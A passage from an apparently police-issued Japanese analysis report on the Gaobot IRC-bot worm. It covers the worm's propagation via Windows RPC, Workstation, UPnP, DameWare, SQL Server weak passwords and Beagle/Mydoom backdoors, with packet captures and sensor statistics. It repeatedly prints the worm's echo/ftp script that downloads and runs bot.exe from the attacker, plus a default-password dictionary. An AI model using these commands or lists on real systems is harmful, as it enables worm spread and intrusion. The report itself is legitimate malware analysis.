| 192.168.0.2 | 192.168.0.1 | NBSS  | 210  | NBSS Continuation Message  |
| 192.168.0.1 | 192.168.0.2 | TCP   | 54   | microsoft-ds > 2209 [ACK]  |
| 192.168.0.1 | 192.168.0.2 | SMB   | 105  | Write AndX Response, FID: 0x4000   |
| 192.168.0.2 | 192.168.0.1 | SMB   | 117  | Read AndX Request, FID: 0x4000   |
| 192.168.0.1 | 192.168.0.2 | SMB   | 93   | Read AndX Response,<br>Error: STATUS_PIPE_BROKEN<br>(以下略 : SMB セッション切断処理)                            |

上のキャプチャー例は、SMB(445/tcp)上で名前付きパイプ\\epmapperを使用した、DCOM RPCの攻撃である。「NT Create AndX Request, Path: \\epmapper」で、エンドポイントマッパーを使用し、「Request: call\_id: 229」で攻撃コードを送信している。

### (3) RPCSS サービスの脆弱性(MS03-039)を悪用する攻撃

使用ポート番号 : 135/tcp

MS03-026 と類似した PRCSS サービスの DCOM インターフェイスにおける脆弱性 MS03-039 を悪用し、135/tcp に対して攻撃を仕掛ける。ワーム本体の転送は、(2)と同様である。

(4) Workstation サービスの脆弱性(MS03-049)を悪用する攻撃

使用するポート：139/tcp, 445/tcp

「Workstation サービスのバッファ オーバーランにより、コードが実行される (828749) (MS03-049)」は、RPC サービスによって提供されるネットワーク管理機能における脆弱性である。攻撃元(Gaobot ワームに感染したホスト)のOSがWindows XP の場合 NetAddAlternateComputerName API を、その他の場合には NetValidateName API の機能を使用して、SMB 上で名前付きパイプ¥wkssvc によって攻撃コードを送信する。

攻撃のパケットキャプチャー例 (SMB, 445/tcp)

攻撃者(192.168.0.2)            被害ホスト(192.168.0.1)

| Source      | Destination | Proto  | Size | Info   |
|-------------|-------------|--------|------|--|
| 192.168.0.2 | 192.168.0.1 | TCP    | 62   | 2514 > microsoft-ds [SYN]  |
| 192.168.0.1 | 192.168.0.2 | TCP    | 62   | microsoft-ds > 2514 [SYN, ACK]   |
| 192.168.0.2 | 192.168.0.1 | TCP    | 54   | 2514 > microsoft-ds [ACK]  |
| 192.168.0.2 | 192.168.0.1 | SMB    | 191  | Negotiate Protocol Request   |
| 192.168.0.1 | 192.168.0.2 | SMB    | 143  | Negotiate Protocol Response  |
| 192.168.0.2 | 192.168.0.1 | SMB    | 252  | Session Setup AndX Request, NTLMSSP_NEGOTIATE  |
| 192.168.0.1 | 192.168.0.2 | SMB    | 321  | Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED |
| 192.168.0.2 | 192.168.0.1 | SMB    | 308  | Session Setup AndX Request, NTLMSSP_AUTH   |
| 192.168.0.1 | 192.168.0.2 | SMB    | 175  | Session Setup AndX Response  |
| 192.168.0.2 | 192.168.0.1 | SMB    | 146  | Tree Connect AndX Request, Path: ¥192.168.0.1¥IPC\$                                    |
| 192.168.0.1 | 192.168.0.2 | SMB    | 114  | Tree Connect AndX Response   |
| 192.168.0.2 | 192.168.0.1 | SMB    | 158  | NT Create AndX Request, Path: ¥wkssvc  |
| 192.168.0.1 | 192.168.0.2 | SMB    | 193  | NT Create AndX Response, FID: 0x4000   |
| 192.168.0.2 | 192.168.0.1 | RPC    | 194  | Bind: call_id: 1 UUID: WKSSVC  |
| 192.168.0.1 | 192.168.0.2 | SMB    | 105  | Write AndX Response, FID: 0x4000   |
| 192.168.0.2 | 192.168.0.1 | SMB    | 117  | Read AndX Request, FID: 0x4000   |
| 192.168.0.1 | 192.168.0.2 | RPC    | 186  | Bind_ack: call_id: 1   |
| 192.168.0.2 | 192.168.0.1 | WKSSVC | 1514 | NetrValidateName2 request  |
| 192.168.0.2 | 192.168.0.1 | NBSS   | 844  | NBSS Continuation Message  |
| 192.168.0.1 | 192.168.0.2 | TCP    | 60   | microsoft-ds > 2514 [ACK]  |
| 192.168.0.1 | 192.168.0.2 | WKSSVC | 142  | NetrValidateName2 response   |
| 192.168.0.2 | 192.168.0.1 | SMB    | 99   | Close Request, FID: 0x4000   |

(以下略：SMB セッションの切断処理)

上のキャプチャー例は、NetValidateName API を使用した場合の攻撃である。SMB(445/tcp) 上で名前付きパイプ¥wkssvc を使用しており、攻撃コードは「NetrValidateName2 request」の部分で送信されている。キャプチャー例では修正プログラムが適用されているため、攻撃は成功していない。

(5) Microsoft SQL Server の脆弱なパスワードに対する辞書攻撃

使用ポート番号：1433/tcp

Microsoft SQL Server<sup>10</sup>に脆弱なパスワードを設定しているホストを標的とし、SQL Server がデフォルトの設定で使用する 1433/tcp を介して辞書攻撃を試みる。Gaobot ワームは、SQL Server のサーバ(被害ホスト)・クライアント(攻撃元)間で TCP/IP ソケットによる通信が可能になるよう、あらかじめレジストリを変更し、その後ユーザ名とパスワードの組み合わせを試行する。

・レジストリの追加

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Client\ConnectTo\
DSQuery = "dbmssocn"
```

\*本攻撃は、クライアント(攻撃元)に Microsoft SQL Server がインストールされている場合にのみ実行されるが、1433/tcp に対するスキャンはインストールされていない環境においても実行される。

ユーザ名 (一例)

```
sa, root, admin
```

パスワード (一例)

```
pass, password, sa, root, admin, 1, 12, 123, 1234, 12345, 123456, NULL
database, server, sql, system, box, temp, test, pw, secret, penis
```

ワーム本体の転送

Gaobot は攻撃に成功すると、以下のコマンドを被害ホストに送信し実行させる。

```
echo open [攻撃元 IP アドレス] [ftp ポート] > bla.txt
echo user [ユーザ名] [パスワード] >> bla.txt
echo binary >> bla.txt
echo get bot.exe >> bla.txt
echo quit >> bla.txt
ftp.exe -n -s:bla.txt
bot.exe
```

\*Gaobot は、ワーム本体(bot.exe)を配布するための簡易的な ftp サーバを実装しており、感染ホストにワーム本体を取得させる。

<sup>10</sup> Microsoft SQL Server 2000 のセキュリティ  
<http://www.microsoft.com/japan/SQL/techinfo/administration/2000/security/2000securityWP.asp>



(7) UPnP の脆弱性 (MS01-059) に対する攻撃

使用するポート : 5000/tcp

「ユニバーサル プラグ アンド プレイ (UPnP) に含まれる未チェックのバッファによりシステムが侵害される (MS01-059)」<sup>1 2</sup> は、UPnP 対応機器が使用可能であることを通知するためのメッセージである NOTIFY ディレクティブの処理に問題がある。

攻撃のパケットキャプチャー例 (SMB, 445/tcp)

攻撃者(192.168.0.2)      被害ホスト(192.168.0.1)

| Source      | Destination | Proto | Size | Info                             |
|-------------|-------------|-------|------|----------------------------------|
| 192.168.0.2 | 192.168.0.5 | TCP   | 62   | 2031 > 5000 [SYN]                |
| 192.168.0.5 | 192.168.0.2 | TCP   | 62   | 5000 > 2031 [SYN, ACK]           |
| 192.168.0.2 | 192.168.0.5 | TCP   | 60   | 2031 > 5000 [ACK]                |
| 192.168.0.2 | 192.168.0.5 | TCP   | 751  | 2031 > 5000 [PSH, ACK] (攻撃コード送信) |
| 192.168.0.5 | 192.168.0.2 | TCP   | 82   | 5000 > 2031 [PSH, ACK]           |
| 192.168.0.5 | 192.168.0.2 | TCP   | 54   | 5000 > 2031 [FIN, ACK]           |
| 192.168.0.2 | 192.168.0.5 | TCP   | 60   | 2031 > 5000 [ACK]                |

比較的小さい697バイト(パケットサイズは751バイト)の攻撃コードが被害ホストに送信される。キャプチャー例では、修正プログラムを適用しているため攻撃は成功せず、被害ホストから以下の応答が返された。

```
HTTP/1.1 400 Bad Request
```

ワーム本体の転送

攻撃に成功した場合、被害ホスト上にバックドアポートが開かれるため、Gaobot は同ポートに接続し、以下のコマンドを実行する。

```
echo open [攻撃元 IP アドレス] [ftp ポート] > bla.txt
echo user [ユーザ名] [パスワード] >> bla.txt
echo binary >> bla.txt
echo get bot.exe >> bla.txt
echo quit >> bla.txt
ftp.exe -n -s:bla.txt
bot.exe
```

<sup>1 2</sup> MS01-059

<http://www.microsoft.com/japan/technet/treeview/default.asp?url=/japan/technet/security/bulletin/ms01-059.asp>

なお、被害ホスト上で Gaobot により作成される ftp 用スクリプトファイル (bla.txt) は、「Microsoft SQL Server の脆弱なパスワードに対する辞書攻撃」において作成されるものと同じである。被害ホストは ftp を使用して攻撃元ホストからワーム本体を取得し実行する。

#### (8) DameWare Mini Remote Control の脆弱性に対する攻撃

使用するポート : 6129/tcp

DameWare Mini Remote Control (DameWare 社) は、ネットワーク管理者がネットワークを介してリモートのコンピュータを管理するための、Windows 用サードパーティ製ソフトウェアである。Gaobot ワームは、同ソフトウェアのバージョン 3.72 以前に存在するバッファオーバーフローの脆弱性<sup>1 3</sup>を悪用して攻撃する。

##### ワーム本体の転送

攻撃に成功した場合、被害ホスト上にバックドアポートが開かれるため、Gaobot は同ポートに接続し、「Microsoft SQL Server の脆弱なパスワードに対する辞書攻撃」及び「UPnP の脆弱性 (MS01-059) に対する攻撃」で示したのと同じのコマンドを実行し、被害ホストにワームを取得させる。

```
echo open [攻撃元 IP アドレス] [ftp ポート] > bla.txt
echo user [ユーザ名] [パスワード] >> bla.txt
echo binary >> bla.txt
echo get bot.exe >> bla.txt
echo quit >> bla.txt
ftp.exe -n -s:bla.txt
bot.exe
```


---

<sup>1 3</sup> DameWare Mini Remote Control Client Agent Service Pre-Authentication Buffer Overflow Vulnerability resolved with the release of version 3.73  
<http://www.dameware.com/support/security/bulletin.asp?ID=SB2>

(9) Beagle ワームが開くバックドアポートを悪用

使用するポート：2745/tcp

Gaobot ワームは既に Beagle ワームに感染したホストを標的として感染を広める。Beagle ワームは数多くの亜種が存在するが、現在のところ Gaobot は特に W32.Beagle.C@mm ~ W32.Beagle.K@mm が開くバックドアポート 2745/tcp を利用する。Beagle は特定の認証コードをバックドアポートで受信すると、次に送られてくる URL 情報からファイルをダウンロードし、実行する機能を備えている。



最初に、Gaobot は特定の認証コードを 2745/tcp に対して送信する。応答があるホストに対しては以下の URL を送信し、被害ホスト(Beagle)に Gaobot 本体をダウンロードさせる。


```
ftp://[ユーザ名]:[パスワード]@[攻撃元ホスト]:[ポート番号]/bot.exe
```

Beagle に感染したホストが上記 URL を受信すると、バックドアの機能により、攻撃元ホストから Gaobot 本体(bot.exe)をダウンロードし、実行する。

(10) Mydoom ワームが開くバックドアポートを悪用

使用するポート：3127/tcp

Gaobot ワームは既に Mydoom ワームに感染したホストを標的として感染を広める。Gaobot は特に W32.Mydoom.A@mm が開くバックドアポート 3127/tcp を利用する。Mydoom は特定の認証コードをバックドアポートで受信すると、次に送られてくる実行ファイルを受信し、実行する機能を備えている。



Gaobot は 3127/tcp に対して Mydoom 用の認証コードを送信すると、被害ホストからの応答を待つことなく、続いてワーム本体を送信する。

#### 4 Gaobot ワームと推定されるアクセス状況の分析

警察庁のインターネット定点観測において、表 1(Gaobot ワームがアクセスするポートとサービス)で示される、Gaobot ワームが使用する複数のポートに対するアクセス状況について分析を行った。

##### (1) アクセスパターン

Gaobot ワームの攻撃手法は「3 感染動作の詳細」で述べたとおりであるが、各亜種で実装されている攻撃手法の組み合わせが異なっているため、アクセスするポートも異なっている。表 3 に警察庁のインターネット定点観測における当該ポートに対するアクセスパターンの例を挙げる。<sup>14</sup> これら複数ポートに対するアクセスのすべてが、Gaobot の感染活動であると断定することはできないが、現在のウイルス感染被害状況<sup>1</sup>による同ワームの活動状況を考慮すれば、大部分のアクセス要因は Gaobot ワームによる影響と推測される。

表 3 複数ポートに対するアクセスの例

| タイプ | アクセスパターン (プロトコルは全て TCP)                     |
|-----|---|
| 1   | 1025, 2745                                  |
| 2   | 1025, 2745, 6129                            |
| 3   | 1025, 2745, 5000, 6129                      |
| 4   | 80, 139, 1025, 2745, 6129                   |
| 5   | 80, 139, 1025, 1433, 2745, 5000, 6129       |
| 6   | 135, 139, 445, 1025, 2745, 3127, 5000, 6129 |
| 7   | 135, 445, 1025, 3127, 6129                  |
| 8   | 1025, 3127                                  |
| 9   | 80, 1025, 2745, 3127, 6129                  |

<sup>14</sup> Gaobot による攻撃は、各攻撃が終わり次第、次のポートにアクセスして攻撃を行うのではなく、各ポートにほぼ同時にアクセスして、各攻撃を並行して行う特徴がある。したがって、ファイアウォールのログにおける複数ポートに対する SYN パケットは、ほとんど同時刻で記録される。

## (2) アクセス状況の推移

3月1日から6月30日の期間における1025/tcpに対してアクセスのあった送信元ホストからの、他ポートへのアクセス状況の日別推移<sup>15</sup>を図5に示す。





図5 期間中に1025/tcpに対してアクセスのあった送信元ホストからの他ポートへのアクセス状況の日別推移

各ポートに対するアクセス件数を見ると、4月上旬に大幅に増加した後、5月以降も継続して観測されている。また、日ごとでアクセス件数の増減が激しく、小ピークがいくつも現れている。これは、あるGaobotの亜種が蔓延しアクセス件数が急増しても、同ワームに感染したホストを制御するIRCサーバが比較的短期間で停止<sup>16</sup>してしまい、実質的にGaobotワームの感染活動が停止するためと考えられる。

各ポートについて、アクセス件数の日別推移と図5の日別推移を図6に示す。

<sup>15</sup> 1025/tcpは多くのGaobotワームがアクセスを試みるポートであり、同ポートに対してアクセスのあった送信元ホストからの、他ポートへのアクセス状況を累計することにより、Gaobotの影響による各ポートのアクセス件数の推移を推定した。

<sup>16</sup> 「2 動作概要」の「(2) IRCサーバへの接続」の項目を参照。



[総件数] 当該ポートに対するアクセス件数の日別推移  
 [複数ポート] 図5と同一で、Gaobotによるアクセスと推測されるアクセス件数の日別推移

図6-1 複数ポートに対してアクセスのあった送信元ホストのアクセス推移と各ポートに対する総アクセス件数の日別推移




図 6-2 複数ポートに対してアクセスのあった送信元ホストのアクセス推移と各ポートに対する総アクセス件数の日別推移

Beagle ワームのバックドアポート 2745/tcp、DameWare Mini Remote Control で使用されるポート 6129/tcp、Mydoom ワームのバックドアポート 3127/tcp、ユニバーサル プラグ アンド プレイ (UPnP) で使用されるポート 5000/tcp の各ポートは、Gaobot と推定されるアクセス件数の割合が多くなっており、Gaobot の感染活動による影響が、他のワーム等の影響に比べ大きいことがわかる。

3月までの 3127/tcp に対するアクセスは、Gaobot と同様に Mydoom のバックドアを標的とする Doomjuice ワーム等のアクセス件数が多かったが、4月以降は Gaobot の影響が大きくなっている。一方で、2745/tcp に対するアクセスは、5月以降 Gaobot 以外のアクセス件数が増加している。

Windows の共有ネットワークで使用される 135/tcp、445/tcp に対する Gaobot と推定されるアクセス件数は決して少なくはないが、その他の要因によるアクセス件数が大部分を占めている。

### (3) 発信元の国・地域別比率

3月1日から6月30日の期間における1025/tcpに対してアクセスのあった発信元の国・地域別比率を示す。国別では、韓国、中国、香港の順に多く、韓国が半数以上を占めている。




図7 発信元の国・地域別比率 (1025/tcp) 上位10

### (4) 国内の状況

国内における1025/tcpに対するアクセスの日別推移を図8に示す。期間内の国内を発信元とするアクセスの総件数は約4,800件、総ホスト数は約3,600件であった。国内の推移は、4月下旬に一時的な急増が見られたものの、5月下旬以降の件数はほぼ横ばいで推移している。




図8 国内の日別推移 (1025/tcp)

## 5 おわりに

本レポートでは、IRC 制御のトロイの木馬(IRC ボット)として動作する Gaobot ワームの基本的な動作概要、及び警察庁のインターネット定点観測における当該ワームと推測されるアクセス状況の調査を行った。インターネット定点観測では、6月に入り Gaobot の影響とみられるアクセス件数はやや減少しているものの、最新の Gaobot の亜種は、LSASS の脆弱性(MS04-011)といった、公表されて間もない最新の脆弱性を悪用するものも出現している。今後、同ワームの感染を広めないためにも、平素からセキュリティ対策の徹底に努める必要がある。